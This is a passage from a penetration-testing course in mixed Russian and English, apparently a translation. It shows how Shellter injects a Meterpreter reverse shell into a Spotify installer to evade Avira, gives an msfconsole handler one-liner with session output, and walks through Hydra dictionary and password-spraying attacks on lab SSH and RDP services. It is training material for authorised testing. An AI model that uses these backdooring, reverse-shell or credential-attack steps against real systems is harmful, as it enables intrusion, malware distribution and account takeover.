
После некоторых tests кажется, что любой non-Meterpreter payload не executes correctly под Windows 11, поэтому нам нужно resort to Meterpreter-based payloads.

На этом этапе не нужно слишком беспокоиться о различиях между standard и Meterpreter payloads, так как мы изучим их в следующем модуле.

Чтобы протестировать Shellter's bypass capabilities, мы используем Meterpreter version payload reverse shell, который Avira обнаружила в начале этого модуля. После ввода **L** для *listed payloads* выберем первый payload. Затем нам будут показаны параметры по умолчанию from Metasploit, такие как reverse shell host (*LHOST*) и port (*LPORT*), которые нужно заполнить IP-адрес локальной Kali и listening port.



После задания всех parameters Shellter inject payload в Spotify installer и попытается reach first instruction payload.




Теперь, когда test succeeded, перед transfer malicious PE file на Windows-клиенте мы configure listener на Kali-машине для interaction с Meterpreter payload. Это можно сделать следующей one-liner command, не забыв заменить IP-адрес на address вашей Kali box.

```
kali@kali:~$ msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST
    192.168.50.1;set LPORT 443;run;"
...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 192.168.50.1
LPORT => 443
[*] Started reverse TCP handler on 192.168.50.1:443
```

Листинг 20 - настройка handler для meterpreter payload


Далее мы transfer backdoored Spotify installer на target клиент Windows 11 и запускаем Avira Quick Scan, как делали ранее.



Avira's Quick Scan выполняет проверку внутри распространенных папок каждого пользователя, включая папку Desktop.

Так как Shellter obfuscates и payload, и payload decoder перед injection в PE, Avira's signature-based scan проходит cleanly. Он не считает binary malicious.

Когда мы выполняем файл, нам показывается стандартное окно установки Spotify, которое в обычных обстоятельствах скачивает пакет Spotify через интернет. Поскольку наша VM не имеет интернет-соединения, установщик Spotify будет зависать бесконечно.



Review нашего multi/handler window показывает, что мы успешно получили Meterpreter shell.

```
...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 192.168.50.1
LPORT => 443
[*] Started reverse TCP handler on 192.168.50.1:443
[*] Sending stage (175174 bytes) to 192.168.50.62
[*] сессию Meterpreter 1 opened (192.168.50.1:443 -> 192.168.50.62:52273)...

meterpreter > shell
Process 6832 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\offsec\Desktop>whoami
whoami
client01\offsec
```

Листинг 21 - получение meterpreter session

Мы запустили интерактивную Windows shell session и убедились, что действительно попали на целевую машину как пользователь *offsec*.

Отлично! Нам удалось evade antivirus detections, injecting вредоносный payload в otherwise legitimate program. Этот foundational example можно further expand и tailor case-by-case во время real phishing проектах.

(Shellter, 2022), https://www.shellterproject.com

(Wikipedia, 2019), en.wikipedia.org

(The Wine Project, 2022) winehq.org

(Spotify AB, 2022), spotify.com

(Shellter, 2022), shellterproject.com

(Shellter, 2019), shellterproject.com

1. Используйте Shellter, чтобы внедрить Meterpreter payload reverse shell в исполняемый файл Spotify, затем передайте бинарный файл на клиент Windows 11 VM #1 и убедитесь, что antivirus его не обнаружил. После этого настройте Meterpreter listener, запустите backdoored Spotify installer и проверьте, что получили интерактивную оболочку. В качестве дополнительного упражнения попробуйте найти разные исполняемые файлы и внедрить в них вредоносный код с помощью Shellter.

Какая опция Shellter отвечает за восстановление потока выполнения бэкдорнутого бинарного файла и поэтому помогает избежать нежелательных подозрений

2. **Capstone Lab**: в этом упражнении вы столкнетесь с антивирусным движком *COMODO*, запущенным на VM #1 для упражнений модуля. Используйте другое популярное 32-битное приложение, например *PuTTY*, чтобы повторить изученные ранее шаги и внедрить вредоносный код в бинарный файл с помощью Shellter. Машина-жертва запускает анонимный FTP-сервер с открытыми правами чтения/записи. Каждые несколько секунд пользователь-жертва будет дважды щелкать по любым существующим **.exe**-файлам в корневом каталоге FTP. Если антивирус пометит script как вредоносный, script будет помещен в карантин, а затем удален. Иначе script выполнится и, если повезет, даст reverse shell. NOTE: установите FTP session как *active* и включите *binary* encoding при передаче файла.
3. **Capstone Lab**: как и в предыдущем упражнении, вы столкнетесь с антивирусным движком *COMODO* v12.2.2.8012 на VM #2 для упражнений модуля. Хотя обход AV через PowerShell, рассмотренный в этом модуле, полезен, у него есть важное ограничение. Вредоносный script нельзя просто запустить двойным щелчком пользователя для немедленного выполнения. Вместо этого он откроется в *notepad.exe* или другом текстовом редакторе по умолчанию. Приемы ручной weaponizing PowerShell scripts выходят за рамки этого модуля, но мы можем положиться на другой open-source framework, чтобы автоматизировать этот процесс. Исследуйте, как установить и использовать framework Veil, чтобы выполнить это упражнение.

Машина-жертва запускает анонимный FTP-сервер с открытыми правами чтения/записи. Каждые несколько секунд пользователь-жертва будет дважды щелкать по любым существующим Windows batch script file(s) (**.bat**) в корневом каталоге FTP. Если антивирус пометит script как вредоносный, script будет помещен в карантин, а затем удален. Иначе script выполнится и, если повезет, даст reverse shell.

14.4. Завершение

В этом модуле мы обсудили назначение антивирусного ПО и самые распространенные методы, используемые производителями для обнаружения вредоносного кода. Мы кратко объяснили различные методы обхода антивирусов, включающие разные техники on-disk и in-memory shellcode injection, и продемонстрировали успешные обходы с использованием Shellter и PowerShell.

Хотя в обоих примерах нам удалось успешно обойти антивирусное обнаружение, мы лишь слегка коснулись темы обнаружения malware и уклонения. Для дальнейшего чтения и понимания того, сколько усилий требуется авторам malware для обхода современных защит, мы рекомендуем прочитать отличную статью Microsoft "FinFisher exposed: A researcher's tale of defeating traps, tricks,

and complex virtual machines"1, а также несколько продвинутых техник уклонения, перечисленных в paper Emeric Nasi.

(Microsoft, 2018), cloudblogs.microsoft.com

(Emeric Nasi, 2014), web.archive.org

15. Атаки на пароли

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Атаки на входы в сетевые сервисы
• Основы взлома паролей
• Работа с хешами паролей

Хотя существует много современных подходов к аутентификации пользовательских учетных записей и сервисов, например *biometric authentication* или *Public Key Infrastructure*, простая парольная аутентификация остается наиболее распространенным и базовым подходом.

В этом модуле мы будем обнаруживать, раскрывать и использовать пароли, а в некоторых случаях и нижележащие компоненты реализации, чтобы получить доступ к учетной записи пользователя или системе. Мы обсудим сетевые атаки, взлом паролей и атаки на реализации аутентификации в Windows.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

15.1. Атаки на входы в сетевые сервисы

Этот учебный блок охватывает следующие учебные цели:

• Атаковать входы SSH и RDP
• Атаковать формы входа HTTP POST

За последнее десятилетие число *brute-force*-атак и атак по словарю против публично доступных сетевых сервисов резко выросло. На практике распространенные сервисы *Secure Shell* (SSH), *Remote Desktop Protocol* (RDP) и *Virtual Network Computing* (VNC),1 а также веб-формы входа часто атакуются уже через несколько секунд после запуска.2

Brute-force-атаки пробуют все возможные варианты пароля, систематически перебирая каждую комбинацию букв, цифр и специальных символов. Хотя это может занять значительное время в зависимости от длины пароля и используемого протокола, теоретически такие атаки могут обойти любую плохо защищенную систему парольной аутентификации.

С другой стороны, атаки по словарю пытаются аутентифицироваться в сервисах с паролями из списков распространенных слов (*wordlists*). Если правильного пароля нет в словаре, атака по словарю завершится неудачей.

В этом учебном блоке мы используем атаки по словарю, чтобы обнаруживать действительные учетные данные для сетевых сервисов и форм входа HTTP.

(Wikipedia, 2022), en.wikipedia.org

(SSH, 2018), ssh.com

В этом разделе мы выполним атаки по словарю против распространенных сервисов SSH и RDP с помощью open-source-инструмента *THC Hydra*, который может выполнять широкий набор парольных атак против разных сетевых сервисов и протоколов. Также мы используем популярный словарь `rockyou.txt`, содержащий более 14 миллионов паролей. Оба компонента предустановлены на нашей Kali-машине.

Для начала запустим машину BRUTE (VM #1 в Resources). В первом примере мы атакуем SSH-сервис (порт 2222) на этой машине, IP-адрес которой равен 192.168.50.201. Мы попытаемся определить пароль пользователя *george*.

IP-адрес BRUTE может отличаться в вашей среде.

Перед началом атаки по словарю нужно подтвердить, что цель запускает SSH-сервис на порту 2222.

```
kali@kali:~$ sudo nmap -sV -p 2222 192.168.50.201
...
PORT   STATE SERVICE
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
...
```

Листинг 1 - проверка, запущен ли SSH-сервис на цели

Вывод указывает, что SSH открыт. Предположим, что в процессе сбора информации мы уже обнаружили пользователя *george*.

Стоит отметить, что формат имени пользователя также подсказывает, что компания может использовать имя человека как имя учетной записи. Эта информация может помочь в дальнейших попытках сбора сведений.

Далее подготовим файл словаря `rockyou.txt`. Поскольку файл сжат для экономии места, его нужно распаковать с помощью **gzip -d**.2 После этого можно запустить **hydra**.

Мы атакуем одно имя пользователя с **-l george**, укажем порт с `-s`, зададим список паролей с `-P` и определим цель как **ssh://192.168.50.201**:

```
kali@kali:~$ cd /usr/share/wordlists/

kali@kali:~$ ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz

kali@kali:~$ sudo gzip -d rockyou.txt.gz

kali@kali:~$ hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.50.201
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
    task
[DATA] attacking ssh://192.168.50.201:22/
[2222][ssh] host: 192.168.50.201   login: george   password: chocolate
1 of 1 target successfully completed, 1 valid password found
...
```

Листинг 2 - распаковка архива Gzip и атака SSH

Листинг показывает, что мы успешно использовали Hydra для обнаружения действительного входа пользователя *george*.

Атака по словарю сработала, потому что пароль находился в словаре `rockyou.txt`, а мы знали имя пользователя, которого хотели атаковать. Однако если бы у нас не было действительных имен пользователей, мы использовали бы перечисление и техники сбора информации для их поиска. В качестве альтернативы можно также атаковать встроенные учетные записи, такие как *root* в Linux или *Administrator* в Windows.

В следующем примере мы попытаемся использовать один пароль против множества имен пользователей в технике, известной как *password spraying*.

Поскольку существует много способов получить доступ к паролям, это чрезвычайно жизнеспособная техника. Например, мы можем получить доступ к учетным данным с помощью одной из техник, обсуждаемых далее в этом модуле, или найти их сохраненными в открытом виде в

файле либо через онлайн-базу утечек паролей. Такие сервисы, например *ScatteredSecrets*, отслеживают утечки и компрометации паролей и продают пароли в открытом виде. Это может быть очень полезно во время тест на проникновение, но мы должны убедиться, что не нарушаем условия этих сервисов, используем пароли только при прямом сотрудничестве с законным владельцем и тщательно проверяем сервис, чтобы определить, работает ли он легально. Например, *WeLeakInfo* недавно был изъят ФБР и Министерством юстиции США из-за предполагаемой незаконной деятельности.

Продемонстрируем этот сценарий, выполнив password spraying против RDP-сервиса на BRUTE2. Для этого остановим машину BRUTE (VM #1) и запустим BRUTE2 (VM #2) в Resources. В этом примере предположим, что мы уже получили действительный пароль пользователя (*SuperS3cure1337#*) и будем пробовать этот пароль против разных потенциальных имен учетных записей.

Мы снова используем **hydra**, задав список имен пользователей с **-L /usr/share/wordlists/dirb/others/names.txt**, который содержит более восьми тысяч записей, и один пароль с **-p "SuperS3cure1337#"**. На этот раз используем протокол RDP и зададим цель как **rdp://192.168.50.202**.

```
kali@kali:~$ hydra -L /usr/share/wordlists/dirb/others/names.txt -p "SuperS3cure1337#" rdp://192.168.50.202
...
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:14344399/p:1), ~3586100 tries per
    task
[DATA] attacking rdp://192.168.50.202:3389/
...
[3389][rdp] host: 192.168.50.202   login: daniel   password: SuperS3cure1337#
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.50.202   login: justin   password: SuperS3cure1337#
[ERROR] freerdp: The connection failed to establish.
...
```

Листинг 3 - password spraying на RDP-сервис

Из-за размера выбранного списка парольная атака займет около 15 минут, чтобы обнаружить две действительные учетные записи. Следуя примеру, мы можем сократить это время, создав список, содержащий только две строки: "daniel" и "justin".

В этом случае мы определили два имени пользователя с паролем, который обнаружили в утечке базы данных. Мы всегда должны пытаться использовать каждый пароль в открытом виде, который обнаруживаем, распыляя его по целевым системам. Это может выявить пользователей, которые используют один и тот же пароль на нескольких системах. Однако нужно соблюдать осторожность при использовании широкомасштабных атак.

Атаки по словарю создают много шума в журналах, событиях и трафике. Хотя огромный объем сетевого трафика может вывести сеть из строя, реакции разных защитных технологий могут быть еще нежелательнее. Например, базовая программа защиты от brute force может заблокировать учетную запись пользователя после трех неудачных попыток входа. В реальном тесте на проникновение это может привести к ситуации, когда мы заблокируем пользователей в критически важных производственных системах. Перед слепым запуском инструментов нужно выполнить тщательное перечисление, чтобы выявить и избежать этих рисков.

В этом разделе мы выполнили атаки по словарю на распространенные сетевые сервисы SSH и RDP. Хотя Hydra делает процесс прямолинейным для большинства протоколов, некоторые протоколы требуют больше информации. Мы рассмотрим это на формах входа HTTP POST в следующем разделе.

Перед переходом к первым упражнениям этого модуля нужно помнить, что процесс атаки на аутентификацию цели не должен занимать больше трех минут в упражнениях или challenge labs. Если процесс занимает больше времени, следует перепроверить команду и аргументы или попробовать другой подход.

(Github, 2022), github.com

(GNU, 2022), gnu.org

(OWASP, 2021), owasp.org

(Scattered Secrets, 2022), scatteredsecrets.com


(U.S. Department of Justice, 2022), justice.gov

1. Следуйте шагам, описанным в этом разделе, чтобы использовать атаку по словарю и получить доступ к SSH (порт 2222) на VM #1 (BRUTE). Найдите flag в домашнем каталоге пользователя *george*.
2. Следуйте шагам, описанным в этом разделе, чтобы использовать атаку по словарю и получить доступ к RDP на VM #2 (BRUTE2). Найдите flag на рабочем столе одного из пользователей. Чтобы сократить время password spraying, можно создать список с двумя именами пользователей *justin* и *daniel*.
3. Перечислите VM #3 (BRUTE2) и найдите другой сетевой сервис. Используйте знания из этого раздела, чтобы получить доступ как пользователь *itadmin* и найти flag.

В большинстве внутренних и внешних оценок мы столкнемся с веб-сервисом. В зависимости от сервиса, мы можем быть не способны взаимодействовать с ним, пока не выполним вход. Если это наш единственный вектор и мы не можем использовать учетные данные по умолчанию для входа, следует рассмотреть словарную атаку для получения доступа.

Большинство веб-сервисов имеют учетную запись пользователя по умолчанию, например *admin*. Использование этого известного имени пользователя для словарной атаки резко повышает наши шансы на успех и сокращает ожидаемую длительность атаки.


В этом разделе мы выполним словарную атаку на форму входа приложения *TinyFileManager*, которая работает на порту 80 на веб-сервере BRUTE. Откроем страницу входа.



После чтения документации приложения мы обнаруживаем, что TinyFileManager включает двух пользователей по умолчанию: *admin* и *user*. После неудачной попытки входа с учетными данными приложения по умолчанию2 мы атакуем пароль *user* со списком слов `rockyou.txt`.


Атака HTTP POST login form с Hydra не настолько прямолинейна, как атака SSH или RDP. Сначала нужно собрать две части информации. Первая — сами POST data, которые содержат тело запроса с именем пользователя и паролем. Вторая — неудачная попытка входа, которую нужно захватить, чтобы помочь Hydra отличать успешный вход от неудачного.

Мы используем *Burp*, чтобы перехватить попытку входа и получить тело запроса в POST data. Для этого сначала запустим Burp и включим intercept. Затем в браузере введем имя пользователя *user* и любой пароль в форму входа. Следующий рисунок показывает перехваченный POST-запрос для попытки входа.



Выделенная область отмечает тело запроса, которое нужно предоставить Hydra в POST-запросе.

Далее нужно определить неудачную попытку входа. Самый простой способ — переслать запрос или выключить перехват и проверить форму входа в браузере. Следующий рисунок показывает, что появилось сообщение о неудачном входе.



Выделенный текст появляется после неудачной попытки входа. Мы предоставим этот текст Hydra как идентификатор неудачного входа.

В более сложных веб-приложениях может потребоваться глубже изучить запрос и ответ или даже проверить исходный код формы входа, чтобы изолировать индикатор неудачного входа, но это выходит за рамки этого модуля.

Теперь можно собрать все части, чтобы начать атаку Hydra. Как и раньше, мы укажем `-l` для пользователя, `-P` для словаря, IP цели без протокола и новый аргумент **http-post-form**, который принимает три поля, разделенные двоеточиями.

